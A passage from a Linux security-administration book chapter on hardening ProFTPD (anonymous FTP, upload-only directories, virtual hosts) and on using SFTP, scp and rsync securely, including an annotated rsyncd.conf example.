Naturally, each base/virtual server will print a brief greeting to users. Set it here. Note that this "name" bears no relation to DNS whatsoever — i.e., it needn't contain the name registered to the server's IP address in DNS. (In that sense, the directive might have been more accurately named *ServerBanner*.) Note also that this string will *not* be displayed prior to login if *ServerIdent* is set to `off` (see [Example 9-5](#)).

`Port 21`

The TCP port on which this server will listen for FTP control connections. Different base/virtual servers listening on the same IP address *must* listen on different ports, so if you're stingy with IP aliases (e.g., you want to host multiple virtual servers but don't have more than one routable IP to assign to your Ethernet interface), you'll need to use this directive. The expected and therefore default TCP port is, of course, 21.

`MasqueradeAddress firewall.polkatistas.org`

This is the IP address or FQDN that your server will display in application-layer messages to clients. Your server knows its real name and IP address, of course, but this directive substitutes it with the IP address or hostname of a proxy or firewall from whom the server's packets will *appear* (to external hosts) to originate. The masquerade address/name will be displayed prior to login unless *ServerIdent* is set to `off` (see [Example 9-5](#)).



For a Network-Address-Translated (NAT-ed) server to be reachable via its own DNS-registered name, your firewall or proxy may need to have a static mapping from a virtual IP (IP alias) on the outside interface of the firewall to the server's actual IP address. If you have multiple Internet-routable IP addresses at your disposal, this is the best way to handle more than one or two different servers and/or services: having one-to-one mappings of virtual (firewall) IP addresses to publicly accessible servers minimizes confusion at all levels.

If, however, the server's listening port isn't already in use by the firewall (i.e., you don't need more than one protected server reachable via that port number), then you can simply register a DNS CNAME record that resolves *ftp.yourdomain.com* (or whatever you want your server to be known as) to the name and thus the primary IP address of the firewall. Then you can configure your firewall to forward all incoming connections to that port to your server.

ProFTPD's *MasqueradeAddress* directive is useful in either case.

`<Limit LOGIN>`

`DenyAll`

`</Limit>`

This configuration block is used to specify access controls on a command or set of commands. In [Example 9-5](#), ProFTPD is configured to deny all attempts by all users (i.e., *DenyAll*) to execute the command *LOGIN* (i.e., to log on). This may seem rather extreme: surely you want to let *somebody* log on. Indeed you do, and we'll therefore specify an exception to this shortly. *proftpd.conf* directives are hierarchical, with specific directives overriding more general ones. Skip ahead to [Example 9-6](#) if you're curious to see how.



You can use `<Limit>` configuration blocks in `<Global>` blocks, but other limits set in the base-server and virtual-server settings *may or may not take precedence*. Therefore, I don't recommend using `<Limit>` in `<Global>` blocks except for commands that aren't limited elsewhere (i.e., except when there are no exceptions to the defined limit).

After base-system settings, you should define global settings. This is done via one or more `<Global>` configuration blocks (multiple blocks will be combined into one by *proftpd's* configuration parser). [Example 9-5](#) lists our sample FTP server's global settings. (That is, our *technically* global settings, not our "base-server-but-actually-global" settings.)

Example 9-5. Global settings in `/etc/proftpd.conf`

```
# Global Settings: shared by base server AND virtual servers

<Global>
  ServerIdent                off
  AllowRetrieveRestart       on
  MaxClients                 20 "Sorry, all lines are busy (%m users
max)."
  MaxClientsPerHost         1 "Sorry, your system is already
connected."
  Umask                     022
  User                      nobody
  Group                     nogroup
</Global>
```

Again, let's examine these directives:

`ServerIdent off`

If set to `on` (the default if empty or left out altogether), this displays the server's software name and version prior to prompting users for login. In the interests of disclosing configuration details *only when necessary*, I recommend you set this to `off`. If some user's FTP client software expects or requires server identification, you can always set it back to `on`.

`AllowRetrieveRestart on`

Actually, I don't believe this directive has any impact on security, but it's worth mentioning that many Linux users use the *wget* command to download files, and one of *wget's* best features is the ability to resume interrupted file transfers. Given the importance and popularity of this feature, I recommend you set *AllowRetrieveRestart* to `on` so that your FTP server honors requests for "download resumption."

You can also enable upload resumption (e.g., file writes to *incoming/*) by enabling the *AllowStoreRestart* directive. But since uploading is inherently more prone to abuse than downloading, I do not recommend this even within a controlled *incoming/* directory — unless you have a compelling need for large file uploads to succeed at all costs, or if the uploads in question are performed by authenticated users. (But remember, I don't believe in using FTP for anything that is that important to begin with — use *sftp* or *scp* instead!)

`MaxClients 20`

The *MaxClients* directive specifies the maximum number of concurrent logins to a given base/virtual server, irrespective of the number of active processes, i.e., regardless of whether ProFTPD is being run in standalone mode or from *inetd/xinetd*. You may specify an error message to return to attempted clients who exceed this number, in which you may reference the "magic string" `%m` (which is expanded to the value of *MaxClients*).

`MaxClientsPerHost 1`

Use *MaxClientsPerHost* to limit the number of concurrent connections *originating* from the same host (based on IP address). On the face of it, this seems a good way to mitigate DoS attacks and other abuses, except for two problems.

First, multiple users' connections originating from behind the same firewall or proxy server will typically appear to come from a single host (i.e., from the proxy or firewall). Second, users connected to the same client system (such as an ISP's "shell-account" server) will likewise share a single IP.

In short, the *MaxClientsPerHost* directive assumes that legitimate users will tend to have unique IP addresses. If you anticipate this *not* being the case, set this directive to a relatively high number (say, 50) or leave it unset for no limit at all.

`Umask 022`

The umask you set with this directive applies to any file or directory created by a logged-in FTP user. You probably don't need to set this if you don't have any writable FTP directories, but then again, it can't hurt (assuming, of course, you set a restrictive umask such as 022).

User, Group...

When specified in a server section (either base server or a <Virtual> block), these directives set the username and group name, respectively, under which the daemon should run except when performing privileged functions such as binding to TCP Port 21 at startup (when ProFTPD must be root, it will temporarily become root). If you declare no *User* or *Group* directives, by default ProFTPD will always run as root, which is dangerous. In most cases, it makes sense to declare them in a <Global> block and additionally in <Anonymous> configuration blocks (see [Example 9-6](#)).

9.1.2.6 Anonymous FTP setup

Now that your base-server and global-server options are defined, it's time to tell your base server whether and how to handle anonymous FTP connections. Directives in an <Anonymous> configuration block override any also set in its "parent" configuration (the base-, global-, or virtual-server section within which the Anonymous block is nested). Since in [Example 9-5](#) you disabled ordinary user logins (actually *all* logins) in the base-server configuration, you'll need to enable it here, and indeed you shall ([Example 9-6](#)).

Example 9-6. Anonymous FTP settings in /etc/proftpd.conf

```
# Anonymous configuration, uploads permitted to "incoming"
<Anonymous ~ftp>
  User                      ftp
  Group                    ftp
  UserAlias                 anonymous ftp
  MaxClients                30
  DisplayLogin              welcome.msg
  ExtendedLog               /var/log/ftp_uploads WRITE uploadz
  AllowFilter               "^[a-zA-Z0-9 ,.+/_\~]*$"

  <Limit LOGIN>
    AllowAll
  </Limit>

  <Limit WRITE>
    DenyAll
  </Limit>

  <Directory incoming/*>
    <Limit READ DIRS CWD>
      DenyAll
    </Limit>

    <Limit STOR>
      AllowAll
    </Limit>
  </Directory>
</Anonymous>
```

And here's the blow-by-blow explanation of [Example 9-6](#):

<Anonymous ~ftp>...

In the <Anonymous> tag itself, we must specify the home directory to be used and chrooted to by these anonymous users. You can use a tilde (~) as shorthand for "the home directory of the following user account." In this example, ~ftp translates to /home/ftp.

User, Group...

In the context of server configurations, recall that these directives apply to the daemon itself. In the context of <Anonymous> blocks, however, they apply to the anonymous user in question, i.e., to the specific *proftpd* child-process handling the user's connection. In this context, I recommend

setting these to a different username and group than those used by the server's daemon to more easily differentiate the restricted environment in which you wish to contain anonymous users.

`UserAlias anonymous ftp`

The `UserAlias` directive lets you map one username to another. Since by convention both the usernames `ftp` and `anonymous` are allowed for anonymous FTP (and in fact, the original Unix `ftpd` automatically accepted the username `anonymous` as an alias for `ftp`), in [Example 9-6](#) `anonymous` is being explicitly mapped as an alias for the real user account `ftp`.

Note that if the alias you map is an actual account on the server, users logging in as that username will not have that actual user's privileges; they'll have those of the account to which the alias is mapped, which, of course, is hopefully an unprivileged account. That might seem obvious, but it's an important security feature (i.e., it's one less mistake you as an administrator can make!). Thus, if I specify `UserAlias wizzo ftp`, forgetting that `wizzo` is a privileged user on my system, when I later connect as `wizzo`, I will have `ftp`'s privileges, *not* `wizzo`'s.

`MaxClients 30`

This directive does the same thing here it does elsewhere (limits the total connecting clients), but specifically for these particular anonymous users.

Which Commands Can ProFTPD Limit?

ProFTPD's configuration directives, including the `<Limit>` configuration block and the `ExtendedLog` directive, accept FTP commands as arguments. Confusing to some users, however, may be the fact that these aren't end-user commands entered into FTP client software; they're the FTP protocol commands that the client software sends to the server over an FTP control channel. Thus, `put`, `cd`, `get`, et al are *not* valid arguments to ProFTPD directives. Instead, use the commands in [Table 9-1](#).

Table 9-1. FTP commands that ProFTPD may limit

Command	Description	End-user equivalent
<code>CWD</code>	Change working directory	<code>cd</code>
<code>DELE file</code>	Delete a file	<code>delete</code>
<code>MKD</code>	Make a new directory	<code>mkdir</code>
<code>RMD</code>	Remove a directory	<code>rmdir</code>
<code>RNFR RNT0</code>	Space-separated pair of commands; rename a file or directory	<code>rename</code>
<code>SITE_CHMOD</code>	Change the mode on a file or directory	<code>chmod</code>
<code>RETR</code>	Retrieve (download) a file	<code>get</code>
<code>STOR</code>	Store (upload) a file	<code>put</code>
<code>ALL</code>	Not a command; wildcard referring to "all FTP commands"	N/A
<code>LOGIN</code>	Not really a command; used by ProFTPD to limit login attempts	N/A
<code>DIRS</code>	Not really a command; wildcard that refers to all directory-list-related commands (e.g., <code>LIST</code> , <code>NLIST</code> , etc.)	N/A
<code>READ</code>	Wildcard that refers to all file-reading commands but <i>not</i> directory-listing commands	N/A
<code>WRITE</code>	Wildcard that refers to all write/overwrite attempts by client (<code>STOR</code> , <code>MKD</code> , <code>RMD</code> , etc.)	N/A

`DisplayLogin welcome.msg`

`DisplayLogin` tells ProFTPD to display the contents of the specified file (`welcome.msg`, in this example) after successful logon. This directive may also be defined at the server level, not just in `<Anonymous>` configuration blocks.

`ExtendedLog /var/log/ftp_uploads WRITE uploadz`

This directive lets you specify a special log file (`/var/log/ftp_uploads` in [Example 9-6](#)) to which messages will be written with the specified format (e.g., `uploadz`) when the specified command is executed (`WRITE` in [Example 9-6](#)). If no command is specified, all FTP actions applicable to the command block or server configuration will be logged, and if no custom format is specified, the default format will be used.

This directive may be used for directories specified in `<Directory>` configuration blocks. It may also be used in broader contexts, as is the case in [Example 9-6](#), in which it applies to all `WRITE` commands issued by all anonymous users applicable to this block.

`AllowFilter "[a-zA-Z0-9 , +/_\ -]*$"`

This handy directive limits the allowable characters in FTP commands to those contained in the specified regular expression. In [Example 9-6](#), the regexp ("^[a-zA-Z0-9 ,.+/_-]*\$") tells ProFTPD to reject any command string that contains anything except alphanumeric characters, whitespace, and the few punctuation marks commonly found in legitimate filenames. (Since commands' arguments are parsed too, it's important to make sure any characters contained in files you wish to share are included in this regular expression.)

```
<Limit LOGIN>
  AllowAll
</Limit>
```

Here, finally, we present the base-server configuration with an exception to its "deny all logins" policy. Limits specified within a nested configuration block apply only to that block and to any additional blocks nested within it. Thus, even though in [Example 9-6](#) it appears as though all logins will be permitted, in fact, only anonymous logins to the server will work (i.e., logins to the account *ftp* or its alias *anonymous*).

```
<Limit WRITE>
  DenyAll
</Limit>
```

This `<Limit>` block says that all applicable anonymous clients will be forbidden to write, overwrite, or create any files or directories.

```
<Directory incoming/*>...
```

ProFTPD lets you apply groups of directives to a specific directory or directory tree via the `<Directory>` configuration block. In [Example 9-6](#), the `<Directory>` block applies to `/home/ftp/incoming/` and its subdirectories: this is to be a publicly writable directory.

```
<Limit READ DIRS CWD>
  DenyAll
</Limit>
```

First, we specify that the *incoming/* directory won't be readable, listable, or recurseable. We want anonymous users to be able to write files into it, period. Letting them do anything else opens the door for abuses such as sharing pornography, pirated software, etc.

```
<Limit STOR>
  AllowAll
</Limit>
```

Finally, in this `<Limit>` we explicitly allow the writing of files to this directory. We could have instead used the wildcard `WRITE`, but it would allow the creation of directories, and all we want is to allow is file uploads.

That may have seemed like a lot of work, but we've got a lot to show for it: a hardened ProFTPD installation that allows only anonymous logins to a restricted chroot environment, with a special log file for all attempted uploads.

Hopefully, you also now understand at least the basics of how to configure ProFTPD. These examples are by no means all inclusive; there are many other configuration directives you may use. See the "ProFTPD Configuration Directives" page ([Configuration.html](#)), included with ProFTPD packages and source code, for a comprehensive reference for *proftpd.conf*.

9.1.2.7 Virtual-server setup

Before we move on to other things, there's one more type of ProFTPD configuration we should examine due to its sheer usefulness: virtual servers. I've alluded to these a couple of times in the chapter, but to review, virtual-server definitions host multiple FTP sites on the same host in such a way that they appear to reside on separate hosts.

Let's look at one example that adds a virtual server to the configuration file illustrated in Examples [Example 9-4](#) through [Example 9-6](#). Suppose our FTP server has, in addition to its primary IP address 55.44.33.22, the IP alias 55.44.33.23 bound to the same interface. A virtual-server definition for this second IP address might look like this ([Example 9-7](#)).

Example 9-7. A virtual server definition in */etc/proftpd.conf*

```
<VirtualHost 55.44.33.23>

  Port 21
  <Limit LOGIN>
    DenyAll
  </Limit>
```

```

<Anonymous /home/ftp_hohner>
  User      ftp
  Group     ftp
  UserAlias  anonymous ftp
  MaxClients 30
  DisplayLogin welcome_hohner.msg
  AllowFilter "[a-zA-Z0-9 ,]*$"

  <Limit LOGIN>
    AllowAll
  </Limit>

  <Limit WRITE>
    DenyAll
  </Limit>

</Anonymous>
</VirtualHost>

```

Besides the `<VirtualHost>` configuration block itself, whose syntax is fairly obvious (you must specify the IP address or resolvable name of the virtual host), you've seen all these directives in earlier examples. Even so, two things are worth pointing out.

First, the IP specified in the `<VirtualHost>` tag can be the host's primary address — i.e., the IP of the base server. However, if you do this, you must use the `Port` directive to specify a different port from the base server's in the virtual host setup. A virtual server can have the same IP address *or* the same listening port as the base server, but *not both*.

Second, absent from this configuration block but implicit nonetheless are the settings for `ServerIdent`, `AllowRetrieveRestart`, `MaxClients`, `MaxClientsPerHost`, `Umask`, `User`, and `Group` defined earlier in the `<Global>` definitions in [Example 9-5](#) (so are the first eight directives listed in [Example 9-4](#).)

By the way, you may have noticed that I didn't bother specifying `ServerName` or `Masquerade Address`. Since the global `ServerIdent` setting is `off`, these wouldn't be displayed anyway.



Creating IP aliases in Linux is simple. The most direct method is to use this form of `ifconfig`:

```
ifconfig ifacename:n alias
```

where *ifacename* is the name of the physical interface to which you wish to bind the alias, *n* is an integer (use 0 for the interface's first alias and increment by 1 for each additional alias on the same interface), and *alias* is the IP address you wish to add. The command to create the IP alias used in [Example 7-7](#) would look like this:

```
ifconfig eth0:0 55.44.33.23
```

You can add such a command to your `/etc/init.d/network` startup script to make the IP alias persistent across reboots. Alternatively, your Linux distribution may let you create IP aliases in its network-configuration utility or GUI.

9.2 Other File-Sharing Methods

Despite the amount of ink I've devoted here to FTP, I've also said repeatedly that FTP is one of the least secure and least securable file-transfer techniques. The remainder of this chapter therefore concerns file-transfer mechanisms more appropriate for the exchange of nonpublic data between authenticated hosts and users.

9.2.1 SFTP and scp

The first FTP alternative I'll cover here is the most FTP-like: Secure FTP (SFTP), part of the Secure Shell (SSH) suite of tools. SSH was designed as a secure replacement for the "r" commands (*rlogin*, *rsh*, and *rcp*), which like FTP, transmit all session data in clear text, including authentication credentials. In contrast, SSH transparently encrypts all its transactions from start to finish, including authentication credentials: local

login credentials are never exposed to network eavesdroppers. SSH offers a remarkable combination of security and flexibility and is the primary topic of [Chapter 4](#).

What About NFS and Samba?

NFS and Samba provide two ways to mount volumes on remote systems as though they were local. This is extremely useful, particularly if you use "thin clients" with limited local storage space, or if you want to relieve users of backing up their personal data. NFS, developed and touted mainly by Sun Microsystems, is widely used in both Sun and Linux environments; in fact, the Linux version interoperates very well with the Sun version. Similarly, Samba is a Linux port of the Microsoft (actually IBM) SMB protocol and its related file- and printer-sharing functions, allowing Linux systems to act as clients and even servers to Windows hosts.

As nifty as both NFS and Samba are, however, I'm not covering them in any depth here, for the simple fact that neither is very secure, especially for Internet use. Both rely heavily on UDP, a connectionless and therefore easily spoofed protocol, and both have authentication mechanisms that have been successfully attacked in various ways over the years, in some cases trivially. In short, I recommend that if you need either NFS or Samba, use them only in trusted LAN environments (and even then, only with careful attention to security), and never over the Internet.

SSH has always supported *scp*, its encryption-enabled replacement for the *rcp* command, so it may seem redundant for SSH to also support *sftp*. But usability and familiarity notwithstanding, *sftp* provides a key feature lacking in *scp*: interactivity. By being interactive, *sftp* allows the client to browse files both on the remote host and locally (via the FTP commands *dir* and *ldir*, respectively) prior to downloading or uploading anything.

To use *scp*, however, you need prior knowledge of the remote system's filesystem layout and contents. While in many situations this isn't a big deal, particularly when using *scp* in scripts, it's an annoying limitation in many others. Thus, *sftp* deserves a place in the toolkits of SSH beginners and experts alike.

Note, however, that SSH doesn't explicitly support anonymous/public file sharing via either *sftp* or *scp*. It's certainly possible, given hefty amounts of caution and testing, to set up a nonprivileged account with an empty password and a closely watched home directory for this purpose. (*sshd* has a configuration option called *PermitEmptyPasswords* that is disabled by default but which may be set to *yes*.) I consider this to be playing with fire, however: SSH was designed for and excels at providing secure, *restricted* access. Anonymous file services are not only the *best use* of conventional FTP daemons such as ProFTPD; such access is *best provided* by them.

Configuration and use of the OpenSSH version of the Secure Shell, including *scp* and *sftp*, is covered in depth in [Chapter 4](#).

9.2.2 rsync

Andrew Tridgell's *rsync* is another useful file-transfer tool, one that has no encryption support of its own but is easily "wrapped" (tunneled) by encryption tools such as SSH and Stunnel. What differentiates *rsync* (which, like *scp*, is based on *rcp*) is that it has the ability to perform *differential* downloads and uploads of files.

For example, if you wish to update your local copy of a 10 MB file, and the newer version on the remote server differs in only 3 places totaling 150 KB, *rsync* will automatically download only the differing 150 KB (give or take a few KB) rather than the entire file. This functionality is provided by the "rsync algorithm," invented by Andrew Tridgell and Paul Mackerras, which very rapidly creates and compares "rolling checksums" of both files, and thus determines which parts of the new file to download and add/replace on the old one.

Since this is a much more efficient use of the network, *rsync* is especially useful over slow network connections. It does not, however, have any performance advantage over *rcp* in copying files that are completely new to one side or the other of the transaction. By definition, "differential copying" requires that there be two files to compare.

In summary, *rsync* is by far the most intelligent file-transfer utility in common use, one that is both amenable to encrypted sessions and worth taking the trouble to figure out how. Using *rsync* securely will be the focus of the remainder of the chapter.

Note that *rsync* supports a long list of flags and options, most of them relevant to specific aspects of maintaining software archives, mirrors, backups, etc. Only those options directly relevant to security will be covered in depth here, but the *rsync(8)* manpage will tell you anything you need to know about these other features.

9.2.2.1 Getting, compiling, and installing rsync

Since Andrew Tridgell, rsync's original lead developer, is also one of the prime figures in the Samba project, rsync's home page is part of the Samba web site, <http://rsync.samba.org>. That, of course, is the definitive source of all things rsync. Of special note is the *resources* page (<http://rsync.samba.org/resources.html>), which has links to some excellent off-site rsync documentation.

The latest rsync source code is available at <http://rsync.samba.org/ftp/rsync/>, with binary packages for Debian, LinuxPPC, and Red Hat Linux at <http://rsync.samba.org/ftp/rsync/binaries/> (binaries for a variety of other Unix variants are available here as well). rsync is already considered a standard Linux tool and is therefore included in all popular Linux distributions; you probably needn't look further than the Linux installation CD-ROMs to find an rsync package for your system.

However, there are security bugs in the *zlib* implementation included in rsync prior to rsync v.2.5.4 (i.e., these bugs are applicable regardless of the version of your system's shared *zlib* libraries). There is also an annoying bug in v2.5.4 itself, which causes rsync to sometimes copy whole files needlessly. I therefore recommend you run no version earlier than rsync v.2.5.5, which, as of this writing, is the most current version, so you may very likely have to build rsync from source.

Happily, compiling rsync from source is fast and easy. Simply unzip and untar the archive, change your working directory to the top-level directory of the source code, enter `./configure`, and if this script finishes without errors, enter `make && make install`.

9.2.2.2 Running rsync over SSH

Once rsync is installed, you can use it several ways. The first and most basic is to use *rcp* as the transport, which requires any host to which you connect to have the *shell* service enabled (i.e., *in.rshd* in *inetd.conf*. Don't do this! The reason why the Secure Shell was invented was because of a complete lack of support for strong authentication in the "r" services (*rcp*, *rsh*, and *rlogin*), which led to their being used as entry points by many successful intruders over the years.

Therefore, I won't describe how to use rsync with *rcp* as its transport. However, you may wish to use this method between hosts on a trusted network; if so, ample information is available in both rsync's and *in.rshd*'s respective manpages.



It may seem odd and even confusing that rsync appears to rely on other commands to move files. *Is it a file transfer utility, or isn't it?* The answer is an emphatic yes.

First, rsync *can* operate without the assistance of "external" transport mechanisms if your remote host is running rsync in daemon mode (covered in the next section of this chapter). rsync even has its own privileged listening port for this purpose: TCP 873.

Second, remember that rsync was invented not because existing methods couldn't move data packets efficiently; but because existing methods didn't have the intelligence to determine which data packets or how many data packets actually need moving in the first place. rsync adds this intelligence to SSH and *rcp* without, as it were, reinventing the packet-moving wheel.

A much better way to use rsync than the *rcp* method is by specifying the Secure Shell as the transport. This requires that the remote host be running *sshd* and that the *rsync* command is present (and in the default paths) of both hosts. If you haven't set up *sshd* yet, refer to [Chapter 4](#) before you attempt the following. Suppose you have two hosts, *near* and *far*, and you wish to copy the local file *thegoods.tgz* to *far*'s */home/near.backup* directory, which you think may already contain an older version of *thegoods.tgz*. Assuming your username, *yodeldiva*, exists on both systems, the transaction might look like this ([Example 9-8](#)).

Example 9-8. Using rsync with SSH

```
yodeldiva@near:~ > rsync -vv -e ssh ./thegoods.tgz far:~
opening connection using ssh -l yodeldiva far rsync --server -vv .
"~"
yodeldiva@far's password: *****
expand file_list to 4000 bytes, did move
thegoods.tgz
total: matches=678 tag_hits=801 false_alarms=0 data=11879
wrote 14680 bytes read 4206 bytes 7554.40 bytes/sec
total size is 486479 speedup is 25.76
```


First, let's dissect the command line in [Example 9-8](#). `rsync` has only one binary executable, `rsync`, which is used both as the client command and, optionally, as a daemon. In [Example 9-8](#), it's present on both *near* and *far*, but it runs on a daemon on neither: `sshd` is acting as the listening daemon on *far*.

The first `rsync` flag in [Example 9-8](#) is `-vv`, which is the nearly universal Unix shorthand for "very verbose." It's optional, but instructive. The second flag is `-e`, with which you can specify an alternative to `rsync`'s default remote copy program `rcp`. Since `rcp` is the default and since `rcp` and `ssh` are the only supported options, `-e` is used to specify `ssh` in practice.

(Perhaps surprisingly, `-e scp` will *not* work, since prior to copying any data, `rsync` needs to pass a remote `rsync` command via `ssh` to generate and return rolling checksums on the remote file. In other words, `rsync` needs the full functionality of the `ssh` command to do its thing, so specify this rather than `scp` if you use the `-e` flag.)

After the flags come `rsync`'s actionable arguments, the local and remote files. The syntax for these is very similar to `rcp`'s and `scp`'s: if you immediately precede either filename with a colon, `rsync` will interpret the string preceding the colon as a remote host's name. If the username you wish to use on the remote system is different from your local username, you can specify it by immediately preceding the hostname with an `@` sign and preceding that with your remote username. In other words, the full `rsync` syntax for filenames is the following:

```
[ [username@]hostname: ] /path/to/filename
```

There must be at least two filenames: the rightmost must be the "destination" file or path, and the others must be "source" files. Only one of these two may be remote, but both may be local (i.e., colonless), which lets you perform *local* differential file copying — this is useful if, for example, you need to back up files from one local disk or partition to another.

Getting back to [Example 9-8](#), the source file specified is `./thegoods.tgz`, an ordinary local file path, and the destination is `far:~`, which translates to "my home directory on the server *far*." If your username on *far* is different from your local username, say `yodelerwannabe` rather than `yodeldiva`, use the destination `yodelerwannabe@far:~`.

The last thing to point out in [Example 9-8](#) is its output (that is to say, its *very verbose* output). We see that although the local copy of `thegoods.tgz` is 486,479 bytes long, only 14,680 bytes were actually sent. Success! `thegoods.tgz` has been updated with a minimum of unchanged data sent.

9.2.2.3 Setting up an `rsync` server

Using `rsync` with SSH is the easiest way to use `rsync` securely with authenticated users — in a way that both requires and protects the use of real users' accounts. But as I mentioned earlier in [Section 9.2.1](#), SSH doesn't lend itself easily to anonymous access. What if you want to set up a public file server that supports `rsync`-optimized file transfers?

This is quite easy to do: create a simple `/etc/rsyncd.conf` file and run `rsync` with the flag — `daemon` (i.e., `rsync --daemon`). The devil, however, is in the details: you should configure `/etc/rsyncd.conf` very carefully if your server will be connected to the Internet or any other untrusted network. Let's discuss how.

`rsyncd.conf` has a simple syntax: global options are listed at the beginning without indentation. "Modules," which are groups of options specific to a particular filesystem path, are indicated by a square-bracketed module name followed by indented options.

Option lines each consist of the name of the option, an equal sign, and one or more values. If the option is boolean, allowable values are `yes` or `no` (don't be misled by the `rsyncd.conf(5)` manpage, which, in some cases, refers to `true` and `false`). If the option accepts multiple values, these should be comma-space delimited, e.g., `option1, option2, ...`

[Example 9-9](#) lists part of a sample `rsyncd.conf` file that illustrates some options particularly useful for tightening security. Although I created it for this purpose, it's a real configuration file: [Example 9-9](#) is syntactically complete. Let's dissect it.

Example 9-9. A sample `rsyncd.conf` file

```
# "global-only" options
syslog facility = local5

# global options which may also be defined in modules
use chroot = yes
uid = nobody
gid = nobody
max connections = 20
timeout = 600
```

```

read only = yes

# a module:
[public]
    path = /home/public_rsync
    comment = Nobody home but us tarballs
    hosts allow = near.echo-echo-echo.org, 10.18.3.12
    ignore nonreadable = yes
    refuse options = checksum
    dont compress = *

```

As advertised, [Example 9-9](#)'s global options are listed at the top.

The first option set in [Example 9-9](#) also happens to be the only "global-only" option: *syslog facility*, *motd file*, *log file*, *pid file*, and *socket options* may be used only as global settings, *not* in module settings. Of these, only *syslog facility* has direct security ramifications: like the ProFTPD directive *SyslogFacility*, *rsync*'s *syslog facility* can be used to specify which syslog facility *rsync* should log to if you don't want it to use *daemon*, its default. If you don't know what this means, see [Chapter 10](#).

For detailed descriptions of the other "global-only" options, see the *rsyncd.conf(5)* manpage; I won't cover them here, as they don't directly affect system security. (Their default settings are fine for most situations.) All other allowable *rsyncd.conf* options may be used as global options, in modules, or both. If an option appears in both the global section and in a module, the module setting overrides the global setting for transactions involving that module. In general, global options replace default values and module-specific options override both default and global options.

The second group of options in [Example 9-9](#) falls into the category of module-specific options:

```
use chroot = yes
```

If *use chroot* is set to *yes*, *rsync* will chroot itself to the module's path prior to any file transfer, preventing or at least hindering certain types of abuses and attacks. This has the tradeoff of requiring that *rsync* — *daemon* be started by root, but by also setting the *uid* and *gid* options, you can minimize the amount of the time *rsync* uses its root privileges. The default setting is *yes*.

```
uid = nobody
```

The *uid* option lets you specify with which user's privileges *rsync* should operate during file transfers, and it therefore affects which permissions will be applicable when *rsync* attempts to read or write a file on a client's behalf. You may specify either a username or a numeric user ID; the default is *-2* (*nobody* on many systems, but not on mine, which is why *uid* is defined explicitly in [Example 9-9](#)).

```
gid = nobody
```

The *gid* option lets you specify with which group's privileges *rsync* should operate during file transfers, and it therefore affects (along with *uid*) which permissions apply when *rsync* attempts to read or write a file on a client's behalf. You may specify either a username or a numeric user ID; the default is *-2* (*nobody* on many systems).

```
max connections = 20
```

This limits the number of concurrent connections to a given module (*not* the total for all modules, even if set globally). If specified globally, this value will be applied to each module that doesn't contain its own *max connections* setting. The default value is zero, which places no limit on concurrent connections. I do *not* recommend leaving it at zero, as this makes Denial of Service attacks easier.

```
timeout = 600
```

The *timeout* also defaults to zero, which, in this case, also means "no limit." Since *timeout* controls how long (in seconds) *rsync* will wait for idle transactions to become active again, this also represents a Denial of Service exposure and should likewise be set globally (and per-module, when a given module needs a different value for some reason).

```
read only = yes
```

The last option defined globally in [Example 9-9](#) is *read only*, which specifies that the module in question is read-only, i.e., that no files or directories may be uploaded to the specified directory, only downloaded. The default value is *yes*.

The third group of options in [Example 9-9](#) defines the module `[public]`. These, as you can see, are indented. When *rsync* parses *rsyncd.conf* downward, it considers each option below a module name to belong to that module until it reaches either another square-bracketed module name or the end of the file. Let's examine each of the module `[public]`'s options, one at a time.

```
[public]
```

This is the name of the module. No arguments or other modifiers belong here: just the name you wish to call this module, in this case *public*.

```
path = /home/public_rsync
```

The *path* option is mandatory for each module, as it defines which directory the module will allow files to be read from or written to. If you set the global option *use_chroot* to *yes*, this directory *rsync* will chroot to prior to any file transfer.

```
comment = Nobody home but us tarballs
```

This string will be displayed whenever a client requests a list of available modules. By default there is no comment.

```
hosts deny = *.echo-echo-echo.org, 10.16.3.0/24
```

```
hosts allow = near.echo-echo-echo.org, 10.18.3.12
```

You may, if you wish, use the *hosts allow* and *hosts deny* options to define Access Control Lists (ACLs). Each accepts a comma-delimited list of FQDNs or IP addresses from which you wish to explicitly allow or deny connections. By default, neither option is set, which is equivalent to "allow all." If you specify a FQDN (which may contain the wildcard *), *rsync* will attempt to reverse-resolve all connecting clients' IP addresses to names prior to matching them against the ACL. *rsync*'s precise interpretation of each of these options depends on whether the other is present. If only *hosts allow* is specified, then any client whose IP or name matches will be allowed to connect and all others will be denied. If only *hosts deny* is specified, then any client whose IP or name matches will be denied, and all others will be allowed to connect.

If, however, both *hosts allow* and *hosts deny* are present:

- *hosts allow* will be parsed first and if the client's IP or name matches, the transaction will be passed
- If the IP or name in question didn't match *hosts allow*, then *hosts deny* will be parsed, and if the client matches there, the transaction will be dropped
- If the client's IP or name matches neither, it will be allowed

In [Example 9-9](#), both options are set. They would be interpreted as follows:

- Requests from 10.18.3.12 will be allowed, but requests from any other IP in the range 10.16.3.1 through 10.16.3.254 will be denied.
- Requests from the host near.echo-echo-echo.org will be allowed, but everything else from the echo-echo-echo.org domain will be rejected. Everything else will be allowed.

```
ignore nonreadable = yes
```

Any remote file for which the client's *rsync* process does not have read permissions (see the *uid* and *gid* options) will not be compared against the client's local copy thereof. This probably enhances performance more significantly than security; as a means of access control, the underlying file permissions are more important.

```
refuse options = checksum
```

The *refuse options* option tells the server-side *rsync* process to ignore the specified options if specified by the client. Of *rsync*'s command-line options, only *checksum* has an obvious security ramification: it tells *rsync* to calculate CPU-intensive MD5 checksums in addition to its normal "rolling" checksums, so blocking this option reduces certain DoS opportunities. Although the *compress* option has a similar exposure, you can use the *dont compress* option to refuse it rather than the *refuse options* option.

```
dont compress = *
```

You can specify certain files and directories that should *not* be compressed via the *dont compress* option. If you wish to reduce the chances of compression being used in a DoS attempt, you can also specify that nothing be compressed by using an asterix (*), as in [Example 9-9](#).

Before we leave [Example 9-9](#), here's a word about setting up *rsync* modules (directories) at the filesystem level. The guidelines for doing this are the same as for anonymous FTP chroot environments, except that no system binaries or configuration files need to be copied inside them for chroot purposes, as is the case with some FTP servers. If you skipped it, refer back to [Section 9.1.1.3](#) for more information.

The *rsync* configuration file listed in [Example 9-9](#) is self-contained: with only a little customization (paths, etc.), it's all you need to serve files to anonymous users. But that's a pretty narrow offering. How about accepting anonymous *uploads* and adding a module for authenticated users? [Example 9-10](#) illustrates how to do both.

Example 9-10. Additional *rsyncd.conf* "modules"

```
[incoming]
    path = /home/incoming
    comment = You can put, but you can't take
    read only = no
    ignore nonreadable = yes
    transfer logging = yes

[audiofreakz]
    path = /home/cvs
    comment = Audiofreakz CVS repository (requires
authentication)
    list = no
    auth users = watt, bell
    secrets file = /etc/rsyncd.secrets
```

